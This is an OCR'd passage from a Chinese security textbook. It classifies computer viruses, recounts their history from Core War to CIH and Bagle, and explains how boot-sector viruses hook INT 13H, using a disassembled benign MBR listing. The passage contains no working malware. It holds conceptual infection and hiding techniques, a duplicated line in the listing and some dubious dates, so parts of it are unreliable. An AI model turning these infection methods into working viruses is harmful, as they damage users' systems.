式(Portable Executable)，当需要感染 PE 文件时，病毒程序就在宿主程序中建立一个新节，将病毒代码写到新节中，并进行修改程序入口点等工作，当宿主程序被执行时，就会首先执行病毒程序，待病毒程序执行完后，再将程序的控制权交还给宿主程序。因此普通病毒主要是感染文件、内存以及引导区，而蠕虫病毒的传染目标是互联网内的所有计算机。共享文件、电子邮件、网络中的恶意网页以及存在着大量漏洞的服务器等都可以成为蠕虫病毒传播的途径，互联网的日益发达也使得蠕虫病毒可以在几个小时内蔓延到全球，而且蠕虫病毒的主动攻击性和突然爆发性常使人们感到措手不及。

除了伴随型和蠕虫型病毒，其他病毒均可称为寄生型病毒，它们通过寄生在文件系统或引导扇区中，借助计算机系统的功能进行传播。

另外，还有一些类型的病毒其算法更加复杂，例如变型病毒，该类型病毒一般是通过一段混有无关指令的解码算法和被变化过的病毒体组成，使得自己在每传播一份病毒体时，都具有不同的内容和长度，已达到隐藏自己的目的。

5. 依据病毒的传染对象来分类

按照病毒的传染对象，还可将计算机病毒划分为根扇区病毒、文件病毒、宏病毒和脚本病毒等。

根扇区病毒首先会将它的启动代码放在根扇区中，当计算机尝试读取或执行根扇区中的程序时，病毒就会进入内存并取得对计算机的控制权。通过内存，根扇区病毒能够传染到系统的其他资源，病毒运行后，通常会执行正常的根扇区程序，而这些程序会被病毒存储到磁盘的其他地方。

文件病毒通常用自身替换或附着在 COM 和 EXE 等可执行文件上，同时也会感染具有 SYS、BIN、DLL、DRV、OVL 和 OVY 等扩展名的文件，文件病毒既可以是驻留型的也可以是非驻留型的。常见的文件病毒通常都是驻留或 TSR 型病毒，而许多非驻留文件病毒在它们执行时仅是简单地传染一个或多个文件。

宏病毒是一个恶意的宏，宏是一组指令的序列，它通常用于简化一些文档中的重复任务，当用户打开一个带有宏的文件时，宏就开始执行了。而宏病毒正是利用某种宏语言编制，并附着在一个文档文件上，当一个包含了宏病毒的文档或模板在一个应用中被打开时，宏病毒就开始运行，制造破坏，同时将自身复制到其他健康的文档中，从而导致病毒的扩散。

脚本病毒利用操作系统提供的脚本语言来进行传染，此类病毒包括 DOS 批文件病毒、VB 脚本语言病毒和 Unix shell 脚本病毒等。

随着混合型病毒技术的发展，病毒的传染对象也呈现出多种技术的组合，这些技术可同时传染包括文档、可执行文件和根扇区等多种对象，被称为 Multipartite 型病毒。大多数 Multipartite 型病毒首先会驻留在内存中，然后传染硬盘的根扇区，一旦进入内存后，该型病毒就可以传染整个系统了，因此清除一个 Multipartite 型病毒需要清除根扇区和所有被传染的文件系统。

8.1.4 计算机病毒的发展概述

计算机病毒的发展是随着计算机技术、通信技术和反病毒技术的发展而来的，而计算

机病毒通常都会在出现一种新的病毒技术后得到迅速发展，本节我们将回顾一下计算机病毒大致的发展历史。

1. 计算机病毒前史：大计算机和小恶作剧

早在电子计算机发明以前，被誉为“计算机之父”的冯·诺依曼就在一篇名为《复杂自动装置理论及组织的进行》的论文中提出了可自我复制程序的概念，但当时的计算机都是一些巨大、昂贵而笨重的设备，只有一些大公司、大学和研究机构才能拥有，并且由于其计算速度慢而指令又相对复杂，因此只有极少数人才能掌握。直到 20 世纪 60 年代初，在美国的贝尔实验室，才有三个年轻人设计和开发除了一种后来被称为“磁芯大战”(Core War)的游戏，在这个游戏中，开发者应用了冯·诺依曼提到的“程序自我复制理论”。

磁芯大战运行在当时被称为 Mars 的一种简单计算机上，它仅有固定的 8000 个内存单元和约十来个指令，整个大战程序就是由这些指令来完成的。这款游戏至今在国外还很流行，每年除了会举办各种大小赛事之外，还会组织周年纪念聚会。

1983 年，弗雷德·科恩(Fred Cohen)在南加州大学攻读博士学位时，写出了一个具有可自我复制及感染能力的程序，这个程序能够在一个小时内传遍整个电脑系统，后来他在一个电脑安全研讨会上公布了自己的研究成果。几乎在同时，1982 年初，黎巴嫩山高中九年级学生理查德·斯科伦塔在苹果二型计算机上写出了一个名叫“Elk Cloner”的程序，并把它拷贝到游戏软盘中。当写入了该程序的软盘运行时，就会自我复制一份在计算机的内存中，一旦有人将一张干净的软盘插入计算机并查看文件时，“Elk Cloner”就会自我复制进这张软盘，当第 50 次启动被感染的软盘时，就会出现斯科伦塔自编的一首打油诗。

2. 早期计算机病毒

早期病毒出现在 20 世纪 80 年代，由于当时应用软件比较少，而且大多是单机运行的环境，因此病毒没有大量流行起来，病毒种类也比较有限。

该阶段病毒主要以引导型病毒和可执行文件型病毒为主，以小球病毒、石头病毒和耶路撒冷病毒为代表。以小球病毒为例，该病毒的发作条件是当系统时钟处于半点或整点，而系统又在进行读盘操作时会激活小球病毒。病毒发作时屏幕出现一个活蹦乱跳的小圆点，作斜线运动，当碰到屏幕边沿或者文字就立刻反弹，碰到的文字，英文会被整个削去，中文会削去半个或整个削去，也可能留下制表符乱码

这一阶段的病毒总体上具有以下几个显著特点：

- 病毒攻击的目标单一，只传染引导扇区或可执行文件。
- 病毒程序主要采取截取系统中断向量的方式监控系统的运行状态，并在一定的触发条件下进行传播。
- 病毒传染目标以后特征比较明显，容易被人发现。
- 大部分病毒还不具有自我保护措施，容易让你分析其原理。

3. Windows 和互联网时代的病毒和蠕虫

这一时期，最出名的 Windows 病毒应该算是在 1998 年由台湾人陈盈豪编写的

“CIH”病毒了。这个病毒一共有从 V1.0 到 V1.4 五个版本，其中造成最大损失的是 V1.2 版，图 8-2 所示的是一个 CIH V1.2 的病毒样本截图。CIH 病毒会在每年 4 月 26 日发作，它不仅能改写磁盘引导区数据，并且可能会修改主板上的基本输入输出系统(Basic Input/Output System)芯片，甚至造成主板损坏。1999 年 4 月 26 日，CIH V1.2 首次大范围爆发，在全球有超过六千万台电脑被不同程度破坏，在 2000 年 4 月 26 日，又一次大范围爆发，估计在全球造成的损失超过十亿美元。这个病毒也被叫做“切尔诺贝利”(Chernobyl)病毒，因为 4 月 26 日是切尔诺贝利核电站发生核泄漏的日子。但是后来据陈盈豪自己供称，这个病毒和切尔诺贝利核电站一点关系都没有，26 号只不过是他高中的学号而已。台湾警方很快逮捕了陈盈豪，随后发现，破坏力更大的 CIH V2.0 已经接近开发完成了。

图 8-2　跟踪 CIH V1.2 病毒样本的截图

这一时期，还有一些比较著名的病毒，如宏病毒、红色代码、蠕虫等。“震荡波”是一个典型的蠕虫病毒，由德国一名 17 岁的高中生编写的，他在 18 岁生日那天释放了它。“震荡波”从 2004 年 8 月 30 日起开始传播，其破坏能力之大令法国一些新闻机构不得不关闭了卫星通讯，它还导致德尔塔航空公司(Delta)取消了数个航班，全球范围内的许多公司不得不关闭了网络。它利用了未升级的 Windows 2000/XP 系统的一个安全漏洞，一旦传染到计算机上，它便主动扫描其他未受保护的系统并将自身传播过去。后来德国警方逮捕了这个孩子，但是由于编写这些代码的时候他还是个未成年人，虽然被法庭认定从事计算机破坏活动，但还是仅判了缓刑。

这一阶段的病毒总体上具有以下几个显著特点：

- 病毒攻击的目标趋于混合型。
- 病毒程序不再采用明显的截获中断向量的方法来监视系统，而采用更为隐蔽的方法驻留内存。
- 病毒感染目标后，没有明显的特征，并且开始出现变种，隐蔽性更强，破坏性更大。
- 病毒开始采用自我保护措施，如加密技术、反跟踪技术、制造障碍等，增加了对病毒分析的难度。
- 病毒开始向网络化方向发展，主要是利用网络来进行传播和破坏，同时为更多的病毒爱好者提供了更大的学习空间和舞台。

4. 商业利益驱动下的病毒产业链

如果说早期病毒的制造者似乎还没有和经济利益有任何关系，他们或者出于对技术的热爱，或者出于对自由共享的互联网精神的崇拜，又或者只是往往为了宣扬自己的名声或者对现实生活不满而开发出各种病毒，但是接下来，情况却奇怪地扭曲了。

2004 年 1 月 18 日，“Bagle”蠕虫被发现了，它的传染方式类似“爱虫”，同样是利用电子邮件中的附件来感染用户的计算机，但不同之处在于：它会收集用户的电子邮件地址，并且把这些邮件地址发送到一个指定位置。据反病毒专家推测，也许这个蠕虫的作者打算把收集到的邮件地址卖给那些通过电子邮件来推销的商家。几天后，这个蠕虫的作者就放出了源代码，让任何具有一定编程能力的人都可以制造出自己的蠕虫变种。“Bagle”蠕虫被设定为到了 1 月 28 日就停止传播，但是在那之后，依然有许多变种肆虐在互联网上。这可以算是一个计算机病毒发展史上的转折点。因为在此之前，病毒和蠕虫的作者似乎并没有什么经济利益而言，因为通过技术危害他人计算机安全及隐私而获利的行为和“黑客精神”背道而驰。但是“Bagle”蠕虫的出现，标志着“通过恶意软件获利运动”的开始。从这时起，一条黑色的地下产业链开始慢慢建立起来。这些病毒中绝大部分都携带了木马病毒和后门病毒，占据了病毒总数的 84%以上。在 2007 年全国流行的十大病毒中，盗取用户账号和密码的病毒就占据了 4 种，“网游盗号木马”、“QQ 通行证”、“魔兽世界木马”、“传奇终结者”这几种病毒分别名列这个榜单的第一、第二、第四和第九位。

在这些病毒泛滥的背后，逐渐形成了一条明晰的病毒产业链。比较常见的盈利方式包括把从被感染的计算机上获取账号和密码并二次出售或直接套现，除此之外，还包括把被控制的计算机(俗称“肉鸡”)的控制权出售给不法商人的盈利途径，购买者可以使用这些计算机发起分布式拒绝服务(Distributed Denial of Service，DDoS)攻击，从而使被攻击的网站或者服务器陷入瘫痪。随着病毒产业链的完善，对病毒的需求也和以前不同了。现在的病毒更像是我们日常使用的软件，会在连接到互联网时自动升级，并实时更新。

8.2 计算机病毒惯用技术

从传统计算机病毒开始，病毒开发者就采用了加密、压缩、自我编码、变体引擎、更名感染等技术，以此逃避防毒软件的侦测及追捕。除此之外，一些恶性病毒或程序还具备了自我检查及反防毒软件的能力。由于目前病毒的种类和实现技术非常繁多，本节仅着重介绍计算机病毒常用的一些技术。

8.2.1 引导型病毒的技术特点

计算机病毒能感染的只有可执行代码，通常都是计算机中的引导程序和可执行文件，另外还有一类特殊的病毒，例如宏病毒(因为宏也是可执行代码)。而由于目前计算机的 FlashROM 的 BIOS 都是可以写保护的，因此对它进行感染的意义已经不大了。引导型病毒虽然具有隐蔽性强、兼容性强的优点，但是缺点也很多，例如传染速度慢、杀毒容易等，目前纯引导型病毒已经很少了，更多的是具有引导型特点的混合型病毒。引导型计算

机病毒是指既传染硬盘主引导区，又传染 DOS 的 BOOT 区的计算机病毒，它一般传染硬盘的 BOOT 区、软盘的 BOOT 区以及硬盘分区表。引导型病毒利用了系统引导时不对主引导区内容进行正确性判别的漏洞。按照引导型病毒在硬盘上的寄生位置又可细分为主引导记录病毒和分区引导记录病毒。主引导记录病毒感染硬盘的主引导区，如大麻病毒、2708 病毒、火炬病毒等；分区引导记录病毒感染硬盘的活动分区引导记录，如小球病毒、Girl 病毒等。

由于目前软盘已经很少使用，因此本节内容主要针对硬盘的引导型病毒进行介绍。

1. 硬盘的主引导扇区

以 DOS 为例，由于硬盘存储空间比较大，为了允许多个操作系统分享硬盘空间，并从硬盘中启动系统，DOS 在格式化硬盘时，将硬盘主引导扇区划分为主引导记录区和 4 个系统分区，如图 8-3 所示。

主引导记录区	系统分区-1	系统分区-2	系统分区-3	系统分区-4

图 8-3　硬盘空间的总体划分示意图

主引导区占据了整个硬盘的第一扇区，它通常由两部分内容组成：一部分是主引导程序；第二部分是分区信息表。其中，主引导程序是硬盘启动时首先需要得到执行的程序，并由它载入执行分区引导程序，从而进一步引导系统。而分区信息表登记了各个分区的引导指示符、操作系统指示符以及该分区占用硬盘空间的位置及其长度的一张表。系统分区则是提供给不同操作系统使用的区域，每个区域只能存放一种操作系统，在该区域中的系统具有自己的引导记录、文件分配表区、文件目录区以及数据区。

硬盘主引导扇区位于硬盘的 0 柱 0 道 1 扇区，它的作用是负责引导执行“分区引导记录”，从而进一步引导操作系统。主引导区包括硬盘主引导记录 MBR、4 个分区表 DPT 信息和主引导记录有效标志字三部分，如表 8-1 所示。其中主引导记录 MBR 从 0000H 开始到 00D9H 结束，共 218 个字节。MBR 主要作用就是检查分区表是否正确以及确定哪个分区为引导分区，并把该分区的启动程序(即操作系统引导扇区)调入内存执行。MBR 一般是由分区程序产生的，并且在不同的操作系统平台下，这个扇区的内容可能并不完全相同。由于主引导记录是比较容易编写的，因此给很多引导型病毒提供了机会。

表 8-1　主引导扇区结构

区　域	信　息
0000H ~ 008AH	主引导记录启动程序
008BH ~ 00D9H	主引导记录启动字符串
00DAH ~ 01BDH	空闲区
01BEH ~ 01CDH	分区 1 结构信息
01CEH ~ 01DDH	分区 2 结构信息
01DEH ~ 01EDH	分区 3 结构信息

续表

区　域	信　息
01EEH～01FDH	分区 4 结构信息
01FEH～01FFH	主引导记录有效标志

主引导程序位于主引导记录 MBR 中，在主引导扇区的偏移地址 0000～008AH 之间，当计算机开机启动时，ROM BIOS 程序会把该引导程序加载到内存 0000:7C00H，开始执行主引导程序。然后将自身移到内存地址 0000:0600H 处，接着检查可引导分区并进行引导。

下面是一个硬盘主引导程序的清单：

```
偏移地址  符号指令                            说　明
======================================================================
0000      CLI                                 ;屏蔽中断
0001      XOR       AX,AX
0003      MOV       SS,AX                     ;(SS)=0000H
0005      MOV       SP,7C00                   ;(SP)=7C00H
0008      MOV       SI,SP                     ;(SI)=7C00H
000A      PUSH      AX
000B      POP       ES                        ;(ES)=0000H
000C      PUSH      AX
000D      POP       DS                        ;(DS)=0000H
000E      STI
000F      CLD
0010      MOV       DI,0600
0013      MOV       CX,0100                   ;共 512 字节
0016      REPNZ
0017      MOVSW                               ;主引导程序把自己从 0000:7C00 处迁移到
                                              ;0000:0600 处,为 DOS 分区的引导程序留
                                              ;出空间
0018      JMP       0000:061D                 ;跳到 0000:061D 处继续执行,实际上就是
                                              ;执行下面的 MOV 指令(001D 偏移处)
001D      MOV       SI,07BE                   ;07BE-0600=01BE,01BE 是分区表的首址
0020      MOV       BL,04                     ;分区表最多 4 项,即最多 4 个分区
0022      CMP       BYTE PTR [SI],80          ;80H 表示活动分区
0025      JZ        35                        ;找到活动分区则跳走
0027      CMP       BYTE PTR [SI],00          ;00H 为有效分区的标志
002A      JNZ       48                        ;既非 80H 亦非 00H 则分区表无效
002C      ADD       SI,+10                    ;下一个分区表项,每项 16 字节
002F      DEC       BL                        ;循环计数减 1
0031      JNZ       22                        ;检查下一个分区表项
0033      INT       18                        ;4 个都不能引导则进入 ROM Basic
0035      MOV       DX,[SI]
0037      MOV       CX,[SI+02]                ;取活动分区的引导扇区的面、柱面、扇区
003A      MOV       BP,SI                     ;然后继续检查后面的分区表项
003C      ADD       SI,+10
003F      DEC       BL
0041      JZ        005D                      ;4 个都查完则去引导活动分区
0043      CMP       BYTE PTR [SI],00          ;00H 为分区有效标志
0046      JZ        003C                      ;此分区表项有效则继续查下一个
0048      MOV       SI,068B                   ;068B-0600=018B,取"无效分区"字符串
004B      LODSB                               ;从字符串中取一字符
```

```
004C      CMP       AL,00               ;00H 表示串尾
004E      JZ        005B                ;串显示完了则进入死循环
0050      PUSH      SI
0051      MOV       BX,0007
0054      MOV       AH,0E
0056      INT       10                  ;显示一个字符
0058      POP       SI
0059      JMP       004B                ;循环显示下一个字符
005B      JMP       005B                ;此处为死循环
005D      MOV       DI,0005             ;读入活动分区的引导扇区,最多试读 5 次
0060      MOV       BX,7C00
0063      MOV       AX,0201
0066      PUSH      DI
0067      INT       13                  ;读中断
0069      POP       DI
006A      JNB       78                  ;读盘成功则跳走
006C      XOR       AX,AX
006E      INT       13                  ;读失败则复位磁盘
0070      DEC       DI
0071      JNZ       60                  ;不到 5 次则再试读
0073      MOV       SI,06A3             ;06A3-0600=00A3,即"Error loading"串
0076      JMP       004B                ;去显示字符串,然后进入死循环
0078      MOV       SI,06C2             ;06C2-0600=00C2,即"Missing.."串
0076      JMP       004B                ;去显示字符串,然后进入死循环
0078      MOV       SI,06C2             ;06C2-0600=00C2,即"Missing.."串
007B      MOV       DI,7DFE             ;7DFE-7C00=01FE,即活动分区的引导扇区的
                                        ;最后两字节的首址
007E      CMP       WORD PTR [DI],AA55  ;最后两字节为 AA55H 则有效
0082      JNZ       004B                ;无效则显示字符串并进入死循环
0084      MOV       SI,BP
0086      JMP       0000:7C00           ;有效则跳去引导该分区
0080                                 49 6E 76 61 6C         Inval
0090  69 64 20 70 61 72 74 69-74 69 6F 6E 20 74 61 62    id partition tab
00A0  6C 65 00 45 72 72 6F 72-20 6C 6F 61 64 69 6E 67    le.Error loading
00B0  20 6F 70 65 72 61 74 69-6E 67 20 73 79 73 74 65     operating syste
00C0  6D 00 4D 69 73 73 69 6E-67 20 6F 70 65 72 61 74    m.Missing operat
00D0  69 6E 67 20 73 79 73 74-65 6D 00 00 FB 4C 38 1D    ing system...L8.
00E0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
00F0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0100  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0110  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0120  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0130  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0140  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0150  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0160  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0170  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0180  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
0190  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
01A0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
01B0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 80 01    ................
;分区表
01C0  01 00 06 0F 7F 9C 3F 00-00 00 F1 59 06 00 00 00    ......?....Y....
01D0  41 9D 05 0F FF 38 30 5A-06 00 40 56 06 00 00 00    A....80Z..@V....
01E0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00    ................
01F0  00 00 00 00 00 00 00 00-00 00 00 00 00 00 55 AA    ..............U.
```

从上面的引导程序中我们可以看出，该引导程序的功能是读出自举分区的 BOOT 程序，并把控制权转移给分区的 BOOT 程序，程序的主要作用如下。

(1) 首先将读入到 0000:7C00H 处的硬盘主引导记录程序移至 0000:0600H 处，然后顺序读入 4 个分区表的自举标志，以找出启动分区；如果找不到，则转而执行 INT 18H 中断的 BOOT 异常执行程序。

(2) 当找到启动分区后，即检测该分区的系统标志，若为 32 位 FAT 表或 16 位 FAT 表并支持 13 号中断的扩展功能，就执行 13 号中断的 41 号功能调用进行安装检验，检验成功后就可以执行 42 号扩展读功能调用把启动分区 BOOT 区的程序读入到内存的 0000:7C00H 处，如果读入成功就可以转至 0000:7C00H 处执行 BOOT 程序了。

(3) 如果上述 BOOT 区程序读入失败或者系统标志为其他，就调用 13 号中断的读扇区功能调用把 BOOT 读到 0000:7C00H 处。当使用 13 号中断的读扇区功能时，用两种方式分别进行 5 次试读。第一种方式是直接从启动分区(自举分区)的头扇区读入 BOOT 程序，如果读取成功但结束标志不是 55AA 或者 5 次读取都失败，则改用第二种方式。如果两种方式均失败，则转到出错处理程序。

下面我们再来看一下硬盘的 DPT 分区表，从上面我们知道任何硬盘最多只能有四个分区，分区表从偏移地址 01BEH 处开始，共 64 字节，表中可存储 4 个分区的信息，并且每 16 字节代表一个分区的说明项，表 8-2 列出了这 16 字节的含义。

表 8-2　分区表结构信息

偏 移 量	长　度	说　明
00H	1	活动分区指示符，可能取值为 80H 或 00H，其中 80H 表示为可自举分区(仅有一个)，00H 表示其他分区
01H	1	分区起始磁头号
02H	1	低 6 位是分区开始的扇区，高 2 位是分区开始的柱面的头两位
03H	1	分区开始的起始柱面号的低 8 位
04H	1	系统标志，可能取值有 01H、04H、05H、06H，其中 01H 表示采用的是 12 位 FAT 格式的 DOS 分区，04H 表示采用的是 16 位 FAT 格式的 DOS 分区，05H 表示扩展 DOS 分区，06H 表示 DOS 系统
05H	1	分区终止头号
06H	1	低 6 位为分区结束的扇区号，头 2 位为结束柱面号的前 2 位
07H	1	分区结束柱面号的低 8 位
08H	4	本分区前的扇区数，低位字节在前
0CH	4	本分区总的扇区数，低位字节在前

下面为某个硬盘分区表的例子：

line1：80 01 01 00 06 1F 3F 98 3F 00 00 00 A1 B4 04 00

line2：00 00 01 99 05 1F BF 0E E0 B1 04 00 40 81 0B 00

line3：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

line4：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

在这个例子中，每行 16 个字节，代表一个分区的说明，数据为十六进制格式。

第一个分区(第一行数据)：其活动分区指示符为 80H，表示该分区为可自举分区(启动分区)，系统标志为 06H，表示是 DOS 系统，即 C 盘。

第二个分区(第二行数据)：系统标志为 05H，说明该分区是扩展的 DOS 分区。

第三、四个分区的数据均为 00H，没有定义，说明该硬盘仅有两个分区。

2. 引导型病毒的传染和激活方式

学习了计算机系统启动的过程和硬盘引导扇区的结构，我们就可以了解到引导型病毒的基本工作原理了。

当计算机刚开始启动时，计算机 BIOS 系统会将磁盘引导扇区的内容加载到内存的特定地址并开始运行，由于这个过程不对引导记录进行任何检查，这样就给引导型病毒传染磁盘引导扇区创造了条件。引导型病毒一般会将自身隐藏在引导扇区中，并将正常的引导扇区移到磁盘的其他位置或用自身来覆盖原引导扇区，并修改一些重要的中断向量，如 INT 13H 等，病毒完成了自身的引导和初始化工作后就可以潜伏在内存中了，为传染打好了基础。由于上述过程发生在计算机的启动过程，因此极具隐藏性。

在病毒程序装入内存的同时，由于 INT 13H 的中断向量已被修改(如图 8-4 所示)，此时 INT 13H 的入口地址一般都是指向病毒程序的，因此病毒程序就可以依附在 INT 13H 的中断程序上，这样任何一种磁盘操作都要经过病毒程序。换句话说，一旦有用户对磁盘进行读写，病毒就会被激活，此时病毒的传染模块就开始对读写盘进行传染，同时病毒程序会调用原有的 INT 13H 服务中断程序完成正常的读写操作。




图 8-4　引导型病毒传染时的隐藏方式

8.2.2　文件型病毒的技术特点

文件型病毒主要感染可执行文件，如扩展名为.COM、.EXE、.OVL 等的文件，文件型病毒是一种主流病毒而且种类繁多。文件型病毒的传染必须借助病毒的载体程序，已感染病毒的文件执行速度会减慢，甚至无法执行。大多数文件型病毒是常驻内存的，按其驻留内存的方式，可进一步划分为高端驻留型、常规驻留型、内存控制链驻留型、设备程序补丁驻留型和不驻留内存型等。

文件型病毒通常在打开文件的时候将文件的内容恢复到未感染的状态，在关闭文件的时候重新进行感染。由于访问文件的方式和方法很多，所以实现完全的文件型病毒隐藏是一件非常困难的事情。一般较完善的隐藏技术至少应该包括如图 8-5 所示的几个方面。

